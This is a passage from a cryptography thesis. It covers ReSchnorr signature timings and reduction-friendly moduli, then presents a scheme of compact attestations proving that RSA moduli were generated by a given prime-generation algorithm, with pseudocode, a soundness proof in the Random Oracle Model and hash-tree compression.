Table 4.3: Timing results for Schnorr and ReSchnorr, at 192-bit security ($P = 7680$, $Q = 384$). Computation was performed on an ArchLinux single-core 32-bit virtual machine with 128 MB RAM. Averaged over 256 runs.

Scheme	Storage	Time (/sig.)
Schnorr	–	35.2 ms
Schnorr + [LL94]	715 kB	508 ns
Schnorr + [NSS01] + [BGM+93]	750 kB	2.08 ms
Schnorr + [NSS01] + [BGM+93]	1.87 MB	1.62 ms
Schnorr + [LL94]	1.87 MB	★ 476 ns
ReSchnorr	–	33.0 ms
ReSchnorr + [LL94]	715 kB	486 ns
ReSchnorr + [LL94]	1.87 MB	467 ns
ReSchnorr + [NSS01] + [BGM+93]	1.87 MB	★ 263 ns

ReSchnorr uses an exponent that is ℓ times bigger than Schnorr, which is amortized over ℓ signatures. Comparing ReSchnorr to Schnorr, the ratio is $\frac{\ell \log(Q)^2}{(\log \ell Q)^2}$. With $Q = 256$ we get a ratio of approximately 5.7.

Note that as Q increases, so does ℓ, and therefore so does the advantage of ReSchnorr over Schnorr in that regime.

4.3.8 Reduction-friendly moduli

As part of computing $g^k \bmod p$, a very costly operation is the reduction mod p. An interesting question is whether some particular moduli p can be found, for which reduction is particularly easy.

An example of such moduli are those that start with a `1` followed by many `0`.

Example 4.3 *For $P = 3072$ and $Q = 256$, using (in hexadecimal notation)*

$$\Delta_i = \{\texttt{12d}, \texttt{165}, \texttt{1e7}, \texttt{247}, \texttt{2f5}, \texttt{31b}, \texttt{327}, \texttt{34f}, \texttt{3a3}, \texttt{439}, \texttt{56b}, \texttt{4fe7}\}$$

and $q_i = 2^Q + \Delta_i$*, we have that* p *equals:*

```
2[60]e0e8[56]18058164[53]1479d1e16e8[51]aa09581f139be[48]3a9dc2e99b
080dd[47]dfe705c4e9b3a45678[43]25a378c4e6b62835f401[42]471d330fbde5
6ef2c80281e[39]5c5388621a308a5425f007648[37]4e506ba1a5b68dc5faca115
5e64[35]270051399124b193e6716e08b4408[34]8a07b85ed815e7eac1135861bd
67e3
```

where `[x]` *denotes a sequence of* `x` *hexadecimal zeros.*

4.3.9 Conclusion

We have introduced a new digital signature scheme variant of Schnorr signatures, that reuses the nonce component for several signatures. Doing so does not jeopardise the scheme's security; attempting to do the same with classical Schnorr signatures would immediately reveal the signing key. However the main appeal of our approach is that precomputation techniques, whose benefits can only be seen for large enough problems, become applicable and interesting. As a result, without loss of security, it becomes possible to sign messages using fewer modular multiplications. Our technique is general and can be applied to several signature schemes using several speed-up techniques.

4.4 Attestations for RSA prime generation algorithms

Abstract

RSA public keys are central to many cryptographic applications; hence their validity is of primary concern to the scrupulous cryptographer. The most relevant properties of an RSA public key (n, e) depend on the *factors* of n: are they properly generated primes? are they large enough? is e co-prime with $\phi(n)$? etc. And of course, it is out of question to reveal n's factors.

Generic non-interactive zero-knowledge (NIZK) proofs can be used to prove such properties. However, NIZK proofs are not practical at all. For some very specific properties, specialized proofs exist but such *ad hoc* proofs are naturally hard to generalize.

This paper proposes a new type of *general-purpose* compact non-interactive proofs, called *attestations*, allowing the key generator to convince any third party that n was properly generated. The proposed construction applies to *any* prime generation algorithm, and is provably secure in the Random Oracle Model.

As a typical implementation instance, for a 138-bit security, verifying or generating an attestation requires $k = 1024$ prime generations. For this instance, each processed message will later need to be signed or encrypted 14 times by the final users of the attested moduli.

This is joint work with Fabrice Benhamouda, Houda Ferradi, and David Naccache. This work has been accepted at the 22nd European Symposium on Research in Computer Security, ESORICS 2017, Oslo (Norway). and the corresponding paper is published as [BFG+17a].

4.4.1 Introduction

When provided with an RSA public key n, establishing that n is hard to factor might seem challenging: indeed, most of n's interesting properties depend on its secret factors, and even given good arithmetic properties (large prime factors, etc.) a subtle backdoor may still be hidden in n or e [And93; YY96; YY97; YY06; YY05].

Several approaches, mentioned below, focused on proving as many interesting properties as possible without compromising n. However, such proofs are limited in two ways: first, they might not always be applicable — for instance [KKM12; BY96; BY93] cannot prove that (n, e) define a permutation when e is too small. In addition, these *ad hoc* proofs are extremely specialized. If one wishes to prove some new property of n's factors, that would require modelling this new property and looking for a proper form of proof.

This paper proposes a new kind of general-purpose compact non-interactive proof ω_n, called *attestation*. An attestation allows the key generator to convince any third party that n was properly generated. The corresponding construction, called an *attestation scheme*, applies to *any* prime generation algorithm $\mathcal{G}(1^P, r)$ where r denotes $\mathcal{G}$'s random tape, and P the size of the generated primes. The method can, for instance, attest that n is composed of primes as eccentric as those for which $\lfloor 9393 \sin^4(p^3) \rfloor = 3939$.

More importantly, our attestation scheme provides the first efficient way to prove that (n, e) defines a permutation for a small e, by making $\mathcal{G}$ only output primes p such that e is coprime with $p - 1$.

Our construction is provably secure in the Random Oracle Model.

We present two variants: In the first, a valid attestation ω_n ensures that n contains at least two P-bit prime factors generated by $\mathcal{G}$ (if n is honestly generated, n must contain ℓ prime factors, for some integer $\ell \geq 2$ depending on the security parameter). In the second variant, a valid attestation $\omega_{\mathbf{n}}$ covers a set of moduli $\mathbf{n} = (n_1, \ldots, n_u)$ and ensures that at least one of these n_i is a product of two P-bit prime factors generated by $\mathcal{G}$.

Both variants are unified into a general attestation scheme[18] to encompass the entire gamut of tradeoffs offered by the concept.

Prior work. A long thread of papers deals with proving number-theoretic properties of composite moduli. The most general (yet least efficient) of these use non-interactive zero-knowledge (NIZK) proof techniques [CD98; GMW87b; BCC88]. Recent work by Groth et al. [GOS06] establishes that there is a perfect NIZK argument for n being a properly generated RSA modulus. We distinguish between these *generic* proofs that can, in essence, prove anything provable [BGG+90] and *ad hoc* methods allowing to prove proper modulus generation in faster ways albeit for very specific $\mathcal{G}$s.

[18] I.e., use several multi-factor moduli.

The first *ad hoc* modulus attestation scheme was introduced by Van de Graff and Peralta [vP88] and consists in proving that n is a Blum integer without revealing its factors. Boyar, Friedl and Lund [BFL90] present a proof that n is square-free. Leveraging [vP88; BFL90], Gennaro, Micciancio and Rabin [GMR98] present a protocol proving that n is the product of two "quasi-safe" primes[19]. Camenisch and Michels [CM99] give an NIZK proof that n is a product of two safe primes. Juels and Guajardo [JG02] introduce a proof for RSA key generation with verifiable randomness. Besides its complexity, [JG02]'s main drawback is that public parameters must be published by a trustworthy authority (TTP). Several authors [Mic93; BF97; CFT98; Mao99] describe protocols proving that n is the product of two primes p and q, without proving anything on p, q but their primality. Proving that $n = pq$ is insufficient to ascertain security (for instance, p may be too short). Hence, several authors (e.g., [LS98; Bou00; FO97; FO98; Mao99; CFT98]) introduced methods allowing to prove that p and q are roughly of identical sizes.

This works takes an *entirely different direction*: Given any generation procedure $\mathcal{G}$, we prove that $\mathcal{G}$ has been followed correctly during the generation of n. The new approach requires no TTPs, does not rely on n having any specific properties and attests that the correct prime generation algorithm has been used — with no restriction whatsoever on how this algorithm works.

As such, the concern of generating proper moduli (e.g. such that (N, e) define a permutation, but what constitutes a "proper" modulus may depend on the application) is entirely captured by the concern of choosing G appropriately. Our work merely attests that G was indeed used.

Cryptographic applications of attested RSA moduli abound. We refer the reader to [GMR98] or [Mao99] for an overview of typical applications of attested moduli. In particular, such concerns are salient in schemes where an authority is in charge of generating n (e.g. Fiat-Shamir or Guillou-Quisquater) and distributing private keys to users, or in the design of factoring-based verifiable secret-sharing schemes.

4.4.2 Outline of the approach

The proposed attestation method is based on the following idea: fix $k \geq 2$, generate k random numbers $r_1, \ldots, r_k$ and define $h_i = \mathcal{H}(i, r_i)$ where $\mathcal{H}$ denotes a hash function. Let $p_i = \mathcal{G}(h_i)$ and:

$$N = \prod_{i=1}^{k} p_i$$

Define $(X_1, X_2) = \mathcal{H}'_2(N)$, where $\mathcal{H}'_2$ is a hash function which outputs two indices $1 \leq X_1 < X_2 \leq k$. We later show how to construct such an $\mathcal{H}'_2$. This defines $n = p_{X_1} \times p_{X_2}$ and

$$\omega_n = \{r_1, r_2, \ldots, r_{X_1-1}, \star, r_{X_1+1}, \ldots, r_{X_2-1}, \star, r_{X_2+1}, \ldots, r_k\}$$

Here, a star symbol ($\star$) denotes a placeholder used to skip one index. The data ω_n is called the *attestation* of n. The algorithm $\mathcal{A}$ used to obtain ω_n is called an *attestator*.

The attestation process is illustrated in Figure 4.18: the choice of the r_i determines N, which is split into two parts: n and N/n. Splitting is determined by d, which is the digest of N, and is hence unpredictable for the opponent.

Verifying the validity of such an attestation ω_n is performed as follows: all (non-star) values r_i in ω_n are fed to $\mathcal{G}$ to generate primes, that are multiplied together and by n. This gives back N. If by hashing N and reading, as earlier, the digest of N (denoted d) as two values X_1 and X_2, we get the two exact starred positions X_1 and X_2 in ω_n, then ω_n is valid; else ω_n is invalid. The algorithm $\mathcal{V}$ we just described is called a *validator*. It is very similar to the attestator $\mathcal{A}$ mentioned above.

For a subtle reason, the r_i's are pre-processed into a set of values h_i before being fed into $\mathcal{G}$. The values h_i are generated by hashing the input r_is with their positions i. This serves two purposes: first, the hash welds together r_i and its position i in the list, which prevents the opponent from shuffling the p_is to his advantage; second, hashing prevents the opponent from manipulating the r_i's to influence $\mathcal{G}$'s output.

Evidently, as presented here, the method requires a very large k to achieve a high enough security level. The attacker, who chooses X_1, X_2, is expected to perform $k(k-1)/2$ operations to succeed. We circumvent this limitation using two techniques:

- The first technique uses ℓ indices $X_1, \ldots, X_\ell$ and not only $\ell = 2$. In RSA, security depends on the fact that n contains *at least* two properly formed prime factors. Hence we can afford to shorten k by

[19] A prime p is "quasi-safe" if $p = 2u^a + 1$ for a prime u and some integer a.




Figure 4.18: The approach used to generate and validate an attestation.

allowing more factors in n. The drawback of using ℓ-factor moduli is an significant user slow-down as most factoring-based cryptosystems run in $O(\log^3 n)$. Also, by doing so, we prove that n *contains* a properly formed modulus rather than that n *is* a properly formed modulus.

- A second strategy consists in using $2u$ indices to form u moduli $n_1, \ldots, n_u$. Here, each user will be given u moduli and will process[20] each message u times. Thereby, total signature size and slow-down are only linear in ℓ. Encryption is more tricky: while for properly signing a message it suffices that *at least* one n_i is secure, when encrypting a message *all* n_i must be secure. Hence, to encrypt, the sender will pick u session keys κ_i, encrypt each κ_i using n_i, and form the global session-key $\kappa = \kappa_1 \oplus \ldots \oplus \kappa_u$. The target message will then be encrypted (using a block-cipher) using κ. In other words, it suffices to have at least *one* factoring-resistant n_i to achieve message confidentiality. Interestingly, to be secure a signature conceptually behaves as a logical "or", while encryption behaves as a logical "and".

The size of ω_n is also a concern in this simple outline. Indeed, as presented here ω_n is $O(kR)$ bits large, where R represents the bitsize of the r_i[21]. Given the previous remark on k being rather large, this would result in very large attestations. Luckily, it turns out that attestation size can be reduced to $O(R \log k)$ using hash trees, as we explain in Section 4.4.5.

Note. Multiplication in $\mathbb{N}$ is one implementation option. All we need is a *completely multiplicative operation*. For instance, as we have:

$$\left(\frac{a}{N}\right) = \left(\frac{a}{p_1}\right)\left(\frac{a}{p_2}\right)\cdots\left(\frac{a}{p_k}\right),$$

the hash of the product of the Jacobi symbols of the p_i with respect to the first primes $a_j = 2, 3, 5, \ldots$[22] can equally serve as an index generator.

Before we proceed note that when generating a complete RSA key pair (n, e), it is important to ascertain that $\gcd(e, \phi(n)) = 1$. This constraint is easy to integrate into $\mathcal{G}$[23]. All in all, what we prove is that with high probability, *the key was generated by the desired algorithm* $\mathcal{G}$, whichever this $\mathcal{G}$ happens to be.

4.4.3 Model and analysis

4.4.3.1 Preliminaries and notations

We now formally introduce the tools using which the method sketched in Section 4.4.2 is rigorously described and analysed.

Throughout this paper, λ will denote a security parameter. The expression *polynomial time* will always refer to λ. The construction uses two cryptographic hash functions: a classical hash function $\mathcal{H} : \{0,1\}^* \to \{0,1\}^R$ and a second hash function $\mathcal{H}'_d : \{0,1\}^* \to \mathcal{S}_d$ where $\mathcal{S}_d$ is the set of subsets of

[20] Sign, verify, encrypt, or decrypt.
[21] Because $\mathcal{G}$ may destroy entropy, R must be large enough to make the function $\mathcal{G}(\mathcal{H}(i, r))$ is collision resistant.
[22] This product is actually an a_j-wise exclusive-or.
[23] A simple way to do so consists in re-running $\mathcal{G}$ with $r_i \| j$ (instead of r_i) for $j = 1, 2, \ldots$ until $\gcd(p_i - 1, e) = 1$.

$\{1, \ldots, k\}$ of size d (for some positive integer d and k). $\mathcal{H}'$ can be constructed from a classical hash function using an unranking function [SW86] (see Section 4.4.8). Both hash functions will be modelled as random oracles in the security analysis.

Let $k \geq 2$. Moreover our attestation and validation algorithms always implicitly take λ as input. We denote by $|a|$ the bitsize of a.

Let $\mathcal{G}(1^P, r)$ be a polynomial-time algorithm which, on input of a unary size P and of a random seed $r \in \{0,1\}^R$ produces a prime or a probably prime p of size P. The argument 1^P is often omitted, for the sake of simplicity. The size P of the primes is supposed to be a function of λ. We write $r_1 \xleftarrow{\$} \{0,1\}^R$ to indicate that the seed r_1 is chosen uniformly at random from $\{0,1\}^R$.

An attestation scheme for $\mathcal{G}$ is a pair of two algorithms $(\mathcal{A}, \mathcal{V})$, where

- $\mathcal{A}$ is an *attestation algorithm* which takes as input k random entries ($r_1, \ldots, r_k \in \{0,1\}^R$, in the sequel) and which outputs a tuple of moduli $\mathbf{n} = (n_1, \ldots, n_u)$ along with a bitstring $\omega_{\mathbf{n}}$, called an *attestation*; u and k are integer parameters depending on λ; when $u = 1$, n_1 is denoted n;
- $\mathcal{V}$ is a *validation algorithm* which takes as input a tuple of moduli $\mathbf{n} = (n_1, \ldots, n_u)$ together with an attestation $\omega_{\mathbf{n}}$. $\mathcal{V}$ checks $\omega_{\mathbf{n}}$, and outputs True or False.

An *attestation scheme* must comply with the following properties:

- *Randomness.* If $r_1, \ldots, r_k$ are independent uniform random values, $\mathcal{A}(1^\lambda, r_1, \ldots, r_k)$ should output a tuple of moduli $\mathbf{n} = (n_1, \ldots, n_u)$ where each n_i is the product of ℓ random primes generated by $\mathcal{G}$. The positive integer $\ell \geq 2$ is a parameter depending on λ. More formally the two following distributions should be statistically indistinguishable:

$$\left\{ \mathbf{n} = (n_1, \ldots, n_u) \;\middle|\; \begin{array}{l} (r_1, \ldots, r_k) \xleftarrow{\$} \{0,1\}^R \\ (n_1, \ldots, n_u, \omega_n) \leftarrow \mathcal{A}(r_1, \ldots, r_k) \end{array} \right\}$$

$$\left\{ \mathbf{n} = (n_1, \ldots, n_u) \;\middle|\; \begin{array}{l} (r_1, \ldots, r_{\ell u}) \xleftarrow{\$} \{0,1\}^R \\ n_1 \leftarrow \mathcal{G}(r_1) \cdots \mathcal{G}(r_\ell), \ldots, n_u \leftarrow \mathcal{G}(r_{(u-1)\ell+1}) \cdots \mathcal{G}(r_{u\ell}) \end{array} \right\}$$

- *Correctness.* The validator $\mathcal{V}$ always accepts an attestation honestly generated by the attestator $\mathcal{A}$. More precisely, for all $r_1, \ldots, r_k$:

$$\mathcal{V}\left(\mathcal{A}(1^\lambda, r_1, \ldots, r_k)\right) = \mathsf{True}.$$

- *Soundness.* No polynomial-time adversary $\mathcal{F}$ can output (with non-negligible probability) a tuple $\mathbf{n} = (n_1, \ldots, n_u)$ and a valid attestation $\omega_{\mathbf{n}}$ such that no n_i contains at least two prime factors generated by $\mathcal{G}$ with two distinct random seeds. More formally, for any polynomial-time adversary $\mathcal{F}$, the soundness advantage $\mathsf{Adv}^{\mathsf{snd}}(\mathcal{F})$ defined as

$$\Pr\left[(\mathbf{n} = (n_1, \ldots, n_u), \omega_{\mathbf{n}}) \xleftarrow{\$} \mathcal{F}(1^\lambda) \;\middle|\; \begin{array}{l} \mathcal{V}(n_1, \ldots, n_u, \omega_n) = \mathsf{True} \text{ and} \\ \forall i = 1, \ldots, u,\ \nexists s_1, s_2 \in \{0,1\}^R, \\ \qquad s_1 \neq s_2 \text{ and } \mathcal{G}(s_1) \cdot \mathcal{G}(s_2) \text{ divides } n_i \end{array} \right]$$

  is negligible in λ.

We remark that when it is hard to find two seeds s_1 and s_2 such that $\mathcal{G}(s_1) = \mathcal{G}(s_2)$, then soundness basically means that one of the n_i's contains a product of two distinct primes generated by $\mathcal{G}$. In addition, when $\ell = 2$, if $\mathcal{V}$ rejects moduli of size different from $2P$ (the size of a honestly generated modulus), one of the n_i's is necessarily exactly the product of two prime factors generated by $\mathcal{G}$.

Table 4.4 summarizes the various parameters used in our construction (all are assumed to be function of λ). We now describe the following two variants:

- The multi-prime variant, where $\mathcal{A}$ only outputs one modulus (*i.e.* $u = 1$);
- The multi-modulus variant, where $\mathcal{A}$ outputs $u \geq 2$ two-factor moduli (*i.e.* $\ell = 2$).

4.4.3.2 Multi-prime attestation scheme ($u = 1$)

We now describe the algorithms $\mathcal{A}$ and $\mathcal{V}$ that generate and verify, respectively, an attestation along with an RSA public key, when $u = 1$ (only one modulus is generated). Algorithms in this Section are given for $\ell = 2$ (corresponding to the common case where $n = pq$) for the sake of clarity and as a warm-up. Algorithms for arbitrary ℓ are particular cases of the general algorithms described in Section 4.4.3.4. In Algorithms 9 and 10, a star symbol ($\star$) denotes a placeholder used to skip one index.

Generating an attestation. The attestator $\mathcal{A}$ is described in Algorithm 9. $\mathcal{A}$ calls $\mathcal{H}$ and $\mathcal{G}$.

Algorithm 9: Attestator $\mathcal{A}$ for the Multi-Prime Attestation Scheme ($u = 1$) with $\ell = 2$

Input: $r_1, \ldots, r_k$.
Output: n, ω_n.

1. $N \leftarrow 1$
2. for all $i \leftarrow 1$ to k
3. $\quad h_i \leftarrow \mathcal{H}(i, r_i)$
4. $\quad p_i \leftarrow \mathcal{G}(h_i)$
5. $\quad N \leftarrow N \times p_i$
6. $X_1, X_2 \leftarrow \mathcal{H}'_2(N)$
7. $\omega_n \leftarrow \{r_1, \ldots, r_{X_1-1}, \star, r_{X_1+1}, \ldots, r_{X_2-1}, \star, r_{X_2+1}, \ldots, r_k\}$
8. $n \leftarrow p_{X_1} \times p_{X_2}$
9. return n, ω_n

In this setting, the attestation has size k. This size is reduced to $\log k$ using hash trees as described in Section 4.4.5.

Verifying an attestation. The validator $\mathcal{V}$ is described in Algorithm 10.

Algorithm 10: Validator $\mathcal{V}$ for the Multi-Prime Attestation Scheme ($u = 1$) with $\ell = 2$

Input: n, ω_n.
Output: `True` or `False`.

1. $N \leftarrow n$
2. for all $r_i \neq \star \in \omega_i$
3. $\quad h_i \leftarrow \mathcal{H}(i, r_i)$
4. $\quad p_i \leftarrow \mathcal{G}(h_i)$
5. $\quad N \leftarrow N \times p_i$
6. $X_1, X_2 \leftarrow \mathcal{H}'_2(N)$
7. if $r_{X_1} = \star$ and $r_{X_2} = \star$ and $\#\{r_i \in \omega_n \text{ s.t. } r_i = \star\} = 2$ and $|n| = \ell P$
8. $\quad$ return `True`
9. return `False`

Correctness: The h_is are generated deterministically, therefore so are the p_is, and their product times n yields the correct value of N.

Randomness: In the Random Oracle Model (for $\mathcal{H}$), the scheme's *randomness* is proven later in Section 4.4.4.1, as a particular case of the general scheme's[24] soundness.

[24] Cf. Section 4.4.3.4.

4.4.3.3 Multi-Modulus Attestation Scheme ($u \geq 2$, $\ell = 2$)

The second variant consists in generating in a batch $u = \ell/2$ bi-factor moduli. The corresponding attestator and validator are given in Algorithms 11 and 12.

Algorithm 11: Attestator $\mathcal{A}$ for the Multi-Modulus Attestation Scheme ($u \geq 2$, $\ell = 2$)

Input: $r_1, \ldots, r_k$.
Output: $\mathbf{n} = (n_1, \ldots, n_u), \omega_{\mathbf{n}}$.

1. $N \leftarrow 1$
2. for $i \leftarrow 1$ to k
3. $\quad h_i \leftarrow \mathcal{H}(i, r_i)$
4. $\quad p_i \leftarrow \mathcal{G}(h_i)$
5. $\quad N \leftarrow N \times p_i$
6. $X_1, \ldots, X_{2u} \leftarrow \mathcal{H}'_{2u}(N)$
7. $\omega_{\mathbf{n}} \leftarrow \{r_1, \ldots, r_{X_1 - 1}, \star, r_{X_1+1}, \ldots, r_{X_{u\ell}-1}, \star, r_{X_{u\ell}+1}, \ldots, r_k\}$
8. for $j \leftarrow 1$ to u
9. $\quad n_j \leftarrow p_{X_{2j}} \times p_{X_{2j+1}}$
10. return $\mathbf{n} = (n_1, \ldots, n_u), \omega_{\mathbf{n}}$

Algorithm 12: Validator $\mathcal{V}$ for the Multi-Modulus Attestation Scheme ($u \geq 2$, $\ell = 2$)

Input: $\mathbf{n} = (n_1, \ldots, n_u), \omega_{\mathbf{n}}$.
Output: `True` or `False`

1. $N \leftarrow n_1 \times \cdots \times n_u$
2. for $r_i \neq \star \in \omega_{\mathbf{n}}$
3. $\quad h_i \leftarrow \mathcal{H}(i, r_i)$
4. $\quad p_i \leftarrow \mathcal{G}(h_i)$
5. $\quad N \leftarrow N \times p_i$
6. $X_1, \ldots, X_{2u} \leftarrow \mathcal{H}'_{2u}(N)$
7. if $r_j = \star$ for all $j = 1$ to u and $\#\{r_i \text{ s.t. } r_i = \star\} = 2u$ and $|n_1| = \cdots = |n_u| = 2P$
8. $\quad$ return `True`
9. return `False`

4.4.3.4 General attestation scheme

Algorithms 13 and 14 describe our general attestation scheme, for any $u \geq 1$ and $\ell \geq 2$. The previous multi-prime and multi-modulus schemes are illustrative particular cases of this scheme.

The *correctness* and *randomness* arguments are similar to those of Section 4.4.3.2. In addition, the attestation has size k. This size is brought down to $\ell u \log k$ using hash-trees as described in Section 4.4.5.

Algorithm 13: Attestator $\mathcal{A}$ for the General Attestation Scheme ($u \geq 1$, $\ell \geq 2$)

Input: $r_1, \ldots, r_k$.
Output: $\mathbf{n} = (n_1, \ldots, n_u), \omega_{\mathbf{n}}$.

1. $N \leftarrow 1$
2. for $i \leftarrow 1$ to k
3. $\quad h_i \leftarrow \mathcal{H}(i, r_i)$
4. $\quad p_i \leftarrow \mathcal{G}(h_i)$
5. $\quad N \leftarrow N \times p_i$
6. $X_1, \ldots, X_{u\ell} \leftarrow \mathcal{H}'_{u\ell}(N)$
7. $\omega_{\mathbf{n}} \leftarrow \{r_1, \ldots, r_{X_1 - 1}, \star, r_{X_1+1}, \ldots, r_{X_{u\ell}-1}, \star, r_{X_{u\ell}+1}, \ldots, r_k\}$
8. for $j \leftarrow 1$ to u
9. $\quad n_j \leftarrow p_{X_{(\ell-1)j+1}} \times \cdots \times p_{X_{\ell j}}$
10. return $\mathbf{n} = (n_1, \ldots, n_u), \omega_{\mathbf{n}}$

Algorithm 14: Validator $\mathcal{V}$ for the General Attestation Scheme ($u \geq 1$, $\ell \geq 2$)

Input: $\mathbf{n}, \omega_{\mathbf{n}}$.
Output: `True` or `False`

1. $N \leftarrow n_1 \times \cdots \times n_u$
2. for $r_i \neq \star$ in $\omega_{\mathbf{n}}$
3. $\quad h_i \leftarrow \mathcal{H}(i, r_i)$
4. $\quad p_i \leftarrow \mathcal{G}(h_i)$
5. $\quad N \leftarrow N \times p_i$
6. $X_1, \ldots, X_{2u\ell} \leftarrow \mathcal{H}'_{u\ell}(N)$
7. if $r_{X_j} = \star$ for $j = 1$ to ℓ and $\#\{r_i \text{ s.t. } r_i = \star\} = u\ell$ and $|n_1| = \cdots = |n_u| = \ell P$
8. $\quad$ return `True`
9. return `False`

4.4.4 Security and parameter choice

4.4.4.1 Security

In this section, we prove that for correctly chosen parameters u, ℓ, k, the general attestation scheme defined in Section 4.4.3.4 (Algorithms 13 and 14) is sound. We recall that the two other properties required by an attestation scheme (namely correctness and randomness) were proven in previous sections.

More formally, we have the following theorem:

Theorem 4.28 *In the Random Oracle Model, the soundness advantage of an adversary making $q_{\mathcal{H}}$ queries to $\mathcal{H}$ and $q_{\mathcal{H}'}$ queries to $\mathcal{H}'$ is at most:*

$$(q_{\mathcal{H}'} + 1) \cdot \left(\frac{\ell u}{k - (\ell - 1)u + 1} \right)^{(\ell-1)u} + \frac{q_{\mathcal{H}} \cdot (q_{\mathcal{H}} - 1)}{2} \cdot p_{\mathcal{G}-\text{col}} \ ,$$

where $p_{\mathcal{G}-\text{col}}$ is the probability that two $\mathcal{G}(r) = \mathcal{G}(s)$, when $r, s \xleftarrow{\$} \{0,1\}^R$.

We point out that $p_{\mathcal{G}-\text{col}}$ must be small, otherwise the generated primes are unsafe in any case.

Proof: First, we denote by S_i the set of all prime numbers $\rho = \mathcal{G}(\mathcal{H}(i, r))$, for which (i, r) has been queried to $\mathcal{H}$ (for $i = 1, \ldots, k$). We remark that the probability that two such primes ρ are equal is at most $\frac{q_{\mathcal{H}} \cdot (q_{\mathcal{H}} - 1)}{2} \cdot p_{\mathcal{G}-\text{col}}$. This is the second term in the security bound.

In the sequel, we suppose that there are no collisions between the primes. Thus the sets S_i are pairwise disjoint.

Now assume that the adversary $\mathcal{F}$ has been able to forge a valid attestation $\omega_{\mathbf{n}}$ for $\mathbf{n} = (n_1, \ldots, n_u)$ and let $N = \beta \prod_{i=1}^{u} n_i$, where β stands for the product of all the primes generated from the elements of $\omega_{\mathbf{n}}$. As the attestation is valid, $|n_1| = \cdots = |n_u| = \ell P$. Let $N = \prod_{i=1}^{L} \rho_i$ be the prime decomposition of N. Up to reordering the sets S_i, there exists an integer t such that:

- none of $S_1, \ldots, S_t$ contains a factor ρ_i;
- each of $S_{t+1}, \ldots, S_k$ contains a factor ρ_i. We arbitrarily choose a prime $p_i \in S_i$ for $i = t+1, \ldots, k$.

We distinguish two cases:

- if $t < (\ell - 1) \cdot u$, then this means that N is divisible by $m = p_{t+1} \times \cdots \times p_k$. But we also know that N is divisible by $n_1 \times \cdots \times n_u$. As $|n_1 \times \cdots \times n_u| = \ell u P$, $|m| = (k-t)P > kP - (\ell-1)uP + P$, and $|N| = kP$, we have

  $$|\gcd(n_1 \cdots n_u, m)| \geq |n_1 \cdots n_u| + |m| - |N| \geq (u+1)P.$$

  This implies that $n_1 \times \cdots \times n_u$ is divisible by at least $u+1$ distinct primes among $p_{t+1}, \ldots, p_k$. By the pigeon-hole principle, at least one of the n_i's is divisible by two distinct primes generated as $\mathcal{G}(r_i)$ for two distinct seeds r_i (seeds have to be distinct, otherwise the two primes would be equal).

- if $t \geq (\ell - 1) \cdot u$, the adversary will only be able to generate a valid attestation if none of the indices $X_1, \ldots, X_{u\ell}$ (obtained by $\mathcal{H}'_{u\ell}(N)$) falls in $\{1, \ldots, t\}$. As $\{1, \ldots, k\} \setminus \{X_1, \ldots, X_{u\ell}\}$ is a random subset of $\{1, \ldots, k\}$ with $k - \ell u$ elements, the previous bad event ($\mathcal{F}$ is able to generate a valid attestation) corresponds to this set being a subset of $\{t+1, \ldots, k\}$ and happens with probability:

  $$\begin{aligned} \frac{\binom{k-t}{k-\ell u}}{\binom{k}{k-\ell u}} &= \frac{(k-t)\cdot(k-t-1)\cdots(k-\ell u+1)}{k\cdot(k-1)\cdots(k-\ell u+1)} \cdot \frac{(\ell u)!}{(\ell u - t)!} \\ &\leq \frac{1}{(k-t+1)^t} \cdot (\ell u)^t \leq \left(\frac{\ell u}{k-(\ell-1)u+1}\right)^{(\ell-1)\cdot u}. \end{aligned}$$

  Since $\mathcal{F}$ makes $q_{\mathcal{H}'}$ queries to $\mathcal{H}'$, we get the theorem's bound (where the $+1$ corresponds to the query necessary to verify $\mathcal{F}$'s attestation if he did not do it himself).

□

4.4.4.2 Typical parameters and complexity analysis

Algorithms 13 and 14 have the following properties:

- Attestation size $|\omega_n| = 2u\ell R \log k$, using the hash-tree compression technique in Section 4.4.5
- λ-bit security approximatively when:

  $$\left(\frac{\ell u}{k-(\ell-1)u+1}\right)^{(\ell-1)u} \leq 2^{-\lambda}$$

  (according to the soundness bound given by Theorem 4.28, omitting the second part, which is negligible in practice);
- Attestation and validation times mostly consist in generating (or re-generating) the k primes. Validation time is very slightly faster than attestation time.

4.4.5 Compressing the attestation

As mentioned above, providing an attestation ω_n "as is" might be cumbersome, as it grows linearly with k. However, it is possible to drastically reduce ω_n's size using the following technique.

The tree of Figure 4.19 is constructed as follows: Let h be some public hash function. Each non-leaf node C of the tree has two children, whose value is computed by $r_{x0} \leftarrow h(r_x, 0)$ and $r_{x1} \leftarrow h(r_x, 1)$ for the left child and the right child respectively, where r_x is the value of C. Given a root seed r, one can therefore reconstruct the whole tree. The leaf values can now be used as r_i's for the attestation procedure.

To compress ω_n we proceed as follows:

- Get the indices X_1 and X_2 from the attestation procedure;
- Identify the paths from X_1 up to the root, and mark them;
- Identify the paths from X_2 up to the root, and mark them;
- Send the following information:

$$\omega_n = \{\text{for all leaves } L\text{, highest-ranking unmarked parent of } L\}$$

This requires revealing at most $2\log_2 k$ intermediate higher-rank hashes[25] instead of the $k-2$ values required to encode ω_n when naively sending the seeds directly.

Generalization to $u\ell \geq 2$ is straightforward.

